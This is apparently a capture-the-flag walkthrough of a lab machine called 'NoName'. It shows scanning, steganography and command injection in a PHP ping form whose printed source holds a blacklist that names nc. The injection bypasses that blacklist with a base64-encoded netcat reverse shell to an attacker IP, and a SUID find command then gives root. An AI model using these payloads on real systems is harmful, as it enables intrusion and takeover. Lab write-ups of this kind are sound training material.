

# NoName


```
ping noname.local
```

```
rustscan -r 1-65535 -a noname.local -- -A -oN portscan
```

```
PORT    STATE SERVICE REASON          VERSION
80/tcp  open  http    syn-ack ttl 61  Apache httpd 2.4.29 ((Ubuntu))
|_ http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_ http-server-header: Apache/2.4.29 (Ubuntu)
```

On this machine only one port is open as **80**

On port **80**



## Fake Admin Area

Perform directory fuzzing

```
feroxbuster -u http://noname.local -t 100 -no-recursion --dont-extract-links
```

```
(root@Hindutva)-[~/Desktop/ctf/noname]
# feroxbuster -u http://noname.local -t 100 -no-recursion --dont-extract-links

FEROXBUSTER OXIDE
by Ben "epi" Risher ver: 2.10.0


Target Url      http://noname.local
Threads         100
Wordlist         /root/Documents/ubuntu/Wordlists/dir_big.txt
Status Code Filters [404]
Timeout (secs)   7
User-Agent       feroxbuster/2.10.0
Config File      /etc/feroxbuster/ferox-config.toml
Output File      -recursion
HTTP methods     [GET]
Do Not Recurse   true

Press [ENTER] to use the Scan Management Menu™

404 GET 9l 31w 274c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
403 GET 9l 28w 277c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
200 GET 7l 17w 201c http://noname.local/
200 GET 60l 30w 417c http://noname.local/admin
```

Found **/admin** directory

On **/admin**



Check the view page source we got a html comment

19  
20  
21  
22  
23  
24  
25  
26  
27  
28  
29  
30  
31  
32  
33  
34  
35  
36  
37  
38  
39  
40  
41  
42  
43  
44  
45  
46  
47  
48  
49  
50  
51  
52  
53  
54  
55  
56  
57  
58  
59  
60  
61

`<!--passphrase:harder-->`

Download all images into your machine

Extract the information using **steghide**

```
steghide --extract -sf haclabs.jpeg
```

```
(root@Hindutva)-[~/Desktop/ctf/noname]
# steghide --extract -sf haclabs.jpeg
Enter passphrase:
wrote extracted data to "imp.txt".


(root@Hindutva)-[~/Desktop/ctf/noname]
# cat imp.txt
c3VwZXJhZG1pbi5waHA=
```

Decode the **base64** string


```
(root@Hindutva)-[~/Desktop/ctf/noname]
# echo "c3VwZXJhZG1pbi5waHA=" | base64 -d
superadmin.php
```

Got a value as **superadmin.php** file

Navigate to **superadmin.php**




When we enter 127.0.0.1 it will ping that ip address



The screenshot shows a web browser with the address bar set to `noname.local/superadmin.php`. Below the address bar is a terminal window. The terminal has a text input field containing `127.0.0.1` and a `Submit Query` button. The output of the `ping` command is displayed in the terminal:

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.  
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.019 ms  
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.032 ms  
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.033 ms  
  
--- 127.0.0.1 ping statistics ---  
3 packets transmitted, 3 received, 0% packet loss, time 2034ms  
rtt min/avg/max/mdev = 0.019/0.028/0.033/0.006 ms
```

When we pipe the output of **ping** command with **id** command it shows the id of current user




The screenshot shows the same web browser with the address bar at `noname.local/superadmin.php`. The terminal window now has a text input field containing `127.0.0.1 | id` and a `Submit Query` button. The output of the command is displayed in the terminal:

```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

But when we try to execute **ls** or getting reverse shell it cannot work  
So, now let's look at the content of **superadmin.php** file

```
| cat superadmin.php
```



Check the view page source

```
→ ↻ 🏠 view-source:http://noname.local/superadmin.php
OffSec | Labs | Play 🚩 GTFOBins 💀 Reverse Shell 🦋 MSFvenom - Metasplo... 📺 vmlist 🐼 C

1 <form method="post" action="">
2 <input type="text" placeholder="Enter an IP to ping" name="pinger">
3 <br>
4 <input type="submit" name="submitt">
5 </form>
6
7 <pre><form method="post" action="">
8 <input type="text" placeholder="Enter an IP to ping" name="pinger">
9 <br>
0 <input type="submit" name="submitt">
1 </form>
2
3 <?php
4     if (isset($_POST['submitt']))
5     {
6         $word=array(";", "&&", "/", "bin", "&", " &&", "ls", "nc", "dir", "pwd");
7         $spinged=$_POST['pinger'];
8         $newStr = str_replace($word, "", $spinged);
9         if(strcmp($spinged, $newStr) == 0)
10        {
11            $flag=1;
12        }
13        else
14        {
15            $flag=0;
16        }
17    }
18
19    if ($flag==1){
20        $outer=shell_exec("ping -c 3 $spinged");
21        echo "<pre>$outer</pre>";
22    }
23    ?>
24
25
26 </pre>
27
```

It defines an array of string of some black list characters in the **\$word** variable.

Using **\$spinged** variable it stores the result of the **pinger** input field.

Using **\$newStr** variable it will replace the value of the \$spinged (input field) if the input field

contain any of the character from the \$word array it will replace it with "" (blank).

If both the values from \$pinged and \$newStr is equal to 0 then it will show the value of \$flag=1.


Now we know that it will block our certain character when we try to get reverse shell but there is catch that we can encode our shell as **base64**

```
(root@Hindutva)-[~/Desktop/ctf/noname]
# echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bash -i 2>&1|nc 192.168.45.181 443 >/tmp/f" | base64
cm0gL3RtcC9mO21rZmImbyAvdG1wL2Y7Y2F0IC90bXAvZnxiYXNoIC1pIDI+JjF8bmMgMTkyLjE2
OC40NS4xODEgNDQzID4vdG1wL2YK

(root@Hindutva)-[~/Desktop/ctf/noname]
# echo "cm0gL3RtcC9mO21rZmImbyAvdG1wL2Y7Y2F0IC90bXAvZnxiYXNoIC1pIDI+JjF8bmMgMTkyLjE2OC40NS4xODEgNDQzID4vdG1wL2YK" | base64 -d
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bash -i 2>&1|nc 192.168.45.181 443 >/tmp/f
```

```
| echo
"cm0gL3RtcC9mO21rZmImbyAvdG1wL2Y7Y2F0IC90bXAvZnxiYXNoIC1pIDI+JjF8bmMgMTkyLjE2
OC40NS4xODEgNDQzID4vdG1wL2YK" | base64 -d | sh
```

Start the netcat listener



```
(root@Hindutva)-[~/Desktop/ctf/noname]
# rlwrap -f . -r nc -lvnp 443
listening on [any] 443 ...
connect to [192.168.45.181] from (UNKNOWN) [192.168.228.15] 35344
bash: cannot set terminal process group (905): Inappropriate ioctl for device
bash: no job control in this shell
www-data@haclabs:/var/www/html$ whoami
whoami
www-data
www-data@haclabs:/var/www/html$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@haclabs:/var/www/html$ |
```

We got a shell as **www-data**



```

www-data@haclabs:/home$ cd yash
cd yash
www-data@haclabs:/home/yash$ ls -la
ls -la
total 36
drwxr-xr-x 5 yash yash 4096 Jul 10 2020 .
drwxr-xr-x 4 root root 4096 Jan 27 2020 ..
-rw----- 1 yash yash  0 Mar 16 2020 .bash_history
-rw-r--r-- 1 yash yash 3771 Jan 27 2020 .bashrc
drwx----- 2 yash yash 4096 Feb  9 2020 .cache
drwx----- 3 yash yash 4096 Jan 27 2020 .gnupg
drwxrwxr-x 3 yash yash 4096 Jan 27 2020 .local
-rw-r--r-- 1 yash yash  807 Jan 27 2020 .profile
-rw-rw-r-- 1 yash yash  77 Jan 30 2020 flag1.txt
-rw-r--r-- 1 yash yash  33 Sep  8 11:00 local.txt
www-data@haclabs:/home/yash$ cat local.txt
cat local.txt
8dce61ee8cdf90e7463c6c6f2f7a26ed

```

## Privilege Escalation

```
find / -perm -4000 -type f 2>/dev/null
```

```

www-data@haclabs:/home/yash$ find / -perm -4000 -type f 2>/dev/null
find / -perm -4000 -type f 2>/dev/null
/usr/lib/snapd/snap-confine
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmccrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/sbin/pppd
/usr/bin/pkexec
/usr/bin/find
/usr/bin/gpasswd
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/arping
/usr/bin/passwd
/usr/bin/traceroute6.iputils
/usr/bin/sudo
/usr/bin/newgrp

```

Go to <https://gtfobins.github.io> and search for **find** and click on **suid**

## | SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian ( $\leq$  Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which find) .  
./find . -exec /bin/sh -p \; -quit
```

```
usr/bin/find . -exec /bin/sh -p \; -quit
```

```
www-data@hac labs:/home/yash$ /usr/bin/find . -exec /bin/sh -p \; -quit  
/usr/bin/find . -exec /bin/sh -p \; -quit  
# whoami  
whoami  
root  
# id  
id  
uid=33(www-data) gid=33(www-data) euid=0(root) groups=33(www-data)  
# cd /root  
cd /root  
# ls  
ls  
flag3.txt proof.txt  
# cat proof.txt  
cat proof.txt  
fefa7cd75f237949c58b59e2a8668ff2  
# |
```

We are now **root** user of the system